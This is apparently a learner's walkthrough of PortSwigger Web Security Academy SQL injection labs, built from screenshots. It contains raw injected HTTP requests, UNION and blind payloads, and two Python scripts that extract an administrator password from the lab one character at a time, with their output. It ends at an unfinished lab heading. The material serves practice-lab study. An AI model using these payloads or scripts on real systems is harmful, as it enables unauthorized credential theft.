
Home | My account

WE LIKE TO SHOP

Pets'union select null,'AcRMwP',null--

Lab: SQL injection UNION attack, retrieving data from other tables

this his case you have just use simple mind they have given column name and databse



Request

```
GET /filter?category=Pets'union+select+username,password+from+users-- HTTP/2
Host: 0a9500140306096c847686e4003600b7.web-security-academy.net
Cookie: session=jNoM3ipnVFBOgSp0IfLnePb2nh54Gdn4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a9500140306096c847686e4003600b7.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

Response


```
<tbody>
    <tr>
        <th>
            wiener
        </th>
        <td>
            34c868cijpxhfnn9cvn6
        </td>
    </tr>
    <tr>
        <th>
            administrator
        </th>
        <td>
            n5m0rq7ie453keos8e18
        </td>
    </tr>
    <tr>
        <th>
            Babbage Web Spray
        </th>
```

Lab: SQL injection UNION attack, retrieving multiple values in a single column

first check how many columns are there = ‘ union select null,null—

then chekc which column support string = ‘ union select null,’null’—

now inter the payload = ‘ union select null,username || ‘-’ || password from users




```
GET /filter?category=
Pets'+union+select+null,username ||
'-' || password+from users-- HTTP/2
Host:
0a8a002203de803f8891f4e300f600d7.web-security-ac
ademy.net
Cookie: session=60iTP9lELproraAzbulacLTy7oq4d37Q
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8a002203de803f8891f4e300f600d7.web-sec
urity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
            Food & Drink
          </a>
          <a class="filter-category" href="
          /filter?category=Gifts">
            Gifts
          </a>
          <a class="filter-category" href="
          /filter?category=Pets">
            Pets
          </a>
        </section>
        <table class="is-table-list">
          <tbody>
            <tr>
              <th>
                administrator-um356l4io4wwx20ayfl
                j
              </th>
            </tr>
```

Lab: Blind SQL injection with conditional responses

Here we have error based injection if there is error the welcom will not apper now chech user is there whith name “**a**” because we have to find administrator




```
GET /filter?category=Gifts HTTP/2
Host:
0a24000d034077168077e45900d100b5.web-security-ac
ademy.net
Cookie: TrackingId=TdsnYAarOylRJNxY'and (select
'a' from users where
username='administrator')='a; session=
BBBQ8hfUR16v6oKSfaoOekMYpBaoXGPM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a24000d034077168077e45900d100b5.web-sec
urity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5342

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHe
        ader.css rel=stylesheet>
        <link href=
        /resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with
            conditional responses
        </title>
    </head>
    <body>
        <script src="
        /resources/labheader/js/labHeader.js"
        >
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner
            '>
                <div class=container>
```

Search: welcome

'and (select 'a' from users where username='administrator')='a

now we have to comaper the password like in password first character is a or b or c or thing brute froce you can do it with burp it i dont have pro so it will show so i am using python script




```
zsh: corrupt history file /home/kali/.zsh_history
Charon@@Norahc:~$ vim script.py

Charon@@Norahc:~$ ls
49757.py  Charon  CTF  Downloads  hydra.restore  lab.txt  list.txt  python.py

Charon@@Norahc:~$ python script.py
[+] Found character 1: j -> Current Password: j
[+] Found character 2: j -> Current Password: jj
[+] Found character 3: k -> Current Password: jjk
[+] Found character 4: i -> Current Password: jjki
[+] Found character 5: z -> Current Password: jjkiz
[+] Found character 6: y -> Current Password: jjkizy
[+] Found character 7: 1 -> Current Password: jjkizy1
[+] Found character 8: k -> Current Password: jjkizy1k
[+] Found character 9: 6 -> Current Password: jjkizy1k6
[+] Found character 10: i -> Current Password: jjkizy1k6i
[+] Found character 11: 0 -> Current Password: jjkizy1k6i0
[+] Found character 12: b -> Current Password: jjkizy1k6i0b
[+] Found character 13: k -> Current Password: jjkizy1k6i0bk
[+] Found character 14: 2 -> Current Password: jjkizy1k6i0bk2
[+] Found character 15: x -> Current Password: jjkizy1k6i0bk2x
[+] Found character 16: s -> Current Password: jjkizy1k6i0bk2xs
[+] Found character 17: p -> Current Password: jjkizy1k6i0bk2xsp
[+] Found character 18: 2 -> Current Password: jjkizy1k6i0bk2xsp2
[+] Found character 19: d -> Current Password: jjkizy1k6i0bk2xsp2d
[+] Found character 20: i -> Current Password: jjkizy1k6i0bk2xsp2di
[+] Extracted Password: jjkizy1k6i0bk2xsp2di
```

```
import requests
import string

# Target URL
url = "https://0adc001e0482fcc69f556936006c00e9.web-security-academy.net/filter?category=Gifts"

# Headers (modify if needed)
headers = {
    "Host": "0adc001e0482fcc69f556936006c00e9.web-security-academy.net",
    "Cookie": "TrackingId=dky4RxUvwGHaWMza'; session=5l6bIWBL1c7egxLJXvBZF8NSdZ9VWFXs",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0"
}

# Check if the response contains the welcome message
def is_successful(response):
    return "Welcome" in response.text  # Modify this based on actual response behavior

# Extract password character by character
def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.punctuation  # All possible characters

    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"' AND (SELECT 'a' FROM users WHERE username='administrator' AND SUBSTRING(password,{i},1)='{char}')='a"
            headers["Cookie"] = f"TrackingId=dky4RxUvwGHaWMza{payload}; session=5l6bIWBL1c7egxLJXvBZF8NSdZ9VWFXs"
            response = requests.get(url, headers=headers)

            if is_successful(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current Password: {password}")
                break  # Move to the next character

    return password

# Run the attack
retrieved_password = extract_password(20)  # Since you confirmed length is 20
print(f"[+] Extracted Password: {retrieved_password}")
```

replace here your detail like session and all


Lab: Blind SQL injection with conditional errors

HERe we are not getting error with single ‘ use one more ‘’ then only we are getting eerr



```
GET /filter?category=Pets HTTP/2
Host:
0a8a006c04bdbcdb8042589d00aa0022.web-security-academy.net
Cookie: TrackingId=GhPwClr8ZpV3VB9c'and (select
''a'' from users where
username=''administrator'')=''a; session=
DsbshJx2qa7DiyTCVbkoQRDhp2uAgShB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8a006c04bdbcdb8042589d00aa0022.web-sec
urity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2324

<!DOCTYPE html>
<html>
    <head>
        <link href=
/resources/labheader/css/academyLabHeader.css
rel=stylesheet>
        <link href=/resources/css/labs.css rel=
stylesheet>
        <title>Blind SQL injection with
conditional errors</title>
    </head>
        <script src="
/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo></div>
                        <div class=
title-container>
                            <h2>Blind SQL
injection with conditional errors</h2>
                            <a id='lab-link'
class='button' href='/'>Back to lab home</a>
```




```
GET /filter?category=Pets HTTP/2
Host:
0a8a006c04bdbcdb8042589d00aa0022.web-security-ac
ademy.net
Cookie: TrackingId=GhPwClr8ZpV3VB9c''and (select
 ''a'' from users where
username=''administrator'')=''a; session=
DsbshJx2qa7DiyTCVbkoQRDhp2uAgShB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8a006c04bdbcdb8042589d00aa0022.web-sec
urity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5287

<!DOCTYPE html>
<html>
    <head>
        <link href=
/resources/labheader/css/academyLabHeader.css
rel=stylesheet>
        <link href=
/resources/css/labsEcommerce.css rel=stylesheet
>
        <title>Blind SQL injection with
conditional errors</title>
    </head>
    <body>
        <script src="
/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo></div>
                        <div class=
```

```python
import requests
import string

url = "https://0a8a006c04bdbcdb8042589d00aa0022.web-security-academ
y.net/filter?category=Pets"
```

```
headers = {
    "Host": "0a8a006c04bdbcdb8042589d00aa0022.web-security-academy.net",
    "Cookie": "TrackingId=xyz'; session=DsbshJx2qa7DiyTCVbkoQRDhp2uAgShB",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0"
}


def is_correct_guess(response):
    return response.status_code == 500

def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.punctuation

    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"xyz'||(SELECT CASE WHEN SUBSTR(password,{i},1)='{char}' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'"


            headers["Cookie"] = f"TrackingId={payload}; session=DsbshJx2qa7DiyTCVbkoQRDhp2uAgShB"

            response = requests.get(url, headers=headers)

            if is_correct_guess(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current Password: {password}")
                break

    return password
```


```
retrieved_password = extract_password(20)
print(f"[+] Extracted Password: {retrieved_password}")
```



```
Charon@@Norahc:~$ python scirpt.py
[+] Found character 1: 7 -> Current Password: 7
[+] Found character 2: 3 -> Current Password: 73
[+] Found character 3: 6 -> Current Password: 736
[+] Found character 4: u -> Current Password: 736u
[+] Found character 5: 1 -> Current Password: 736u1
[+] Found character 6: v -> Current Password: 736u1v
[+] Found character 7: f -> Current Password: 736u1vf
[+] Found character 8: 2 -> Current Password: 736u1vf2
[+] Found character 9: c -> Current Password: 736u1vf2c
[+] Found character 10: d -> Current Password: 736u1vf2cd
[+] Found character 11: f -> Current Password: 736u1vf2cdf
[+] Found character 12: v -> Current Password: 736u1vf2cdfv
[+] Found character 13: s -> Current Password: 736u1vf2cdfvs
[+] Found character 14: f -> Current Password: 736u1vf2cdfvsf
[+] Found character 15: i -> Current Password: 736u1vf2cdfvsfi
[+] Found character 16: 4 -> Current Password: 736u1vf2cdfvsfi4
[+] Found character 17: 3 -> Current Password: 736u1vf2cdfvsfi43
[+] Found character 18: l -> Current Password: 736u1vf2cdfvsfi43l
[+] Found character 19: 6 -> Current Password: 736u1vf2cdfvsfi43l6
[+] Found character 20: n -> Current Password: 736u1vf2cdfvsfi43l6n
[+] Extracted Password: 736u1vf2cdfvsfi43l6n
```

Lab: Visible error-based SQL injection

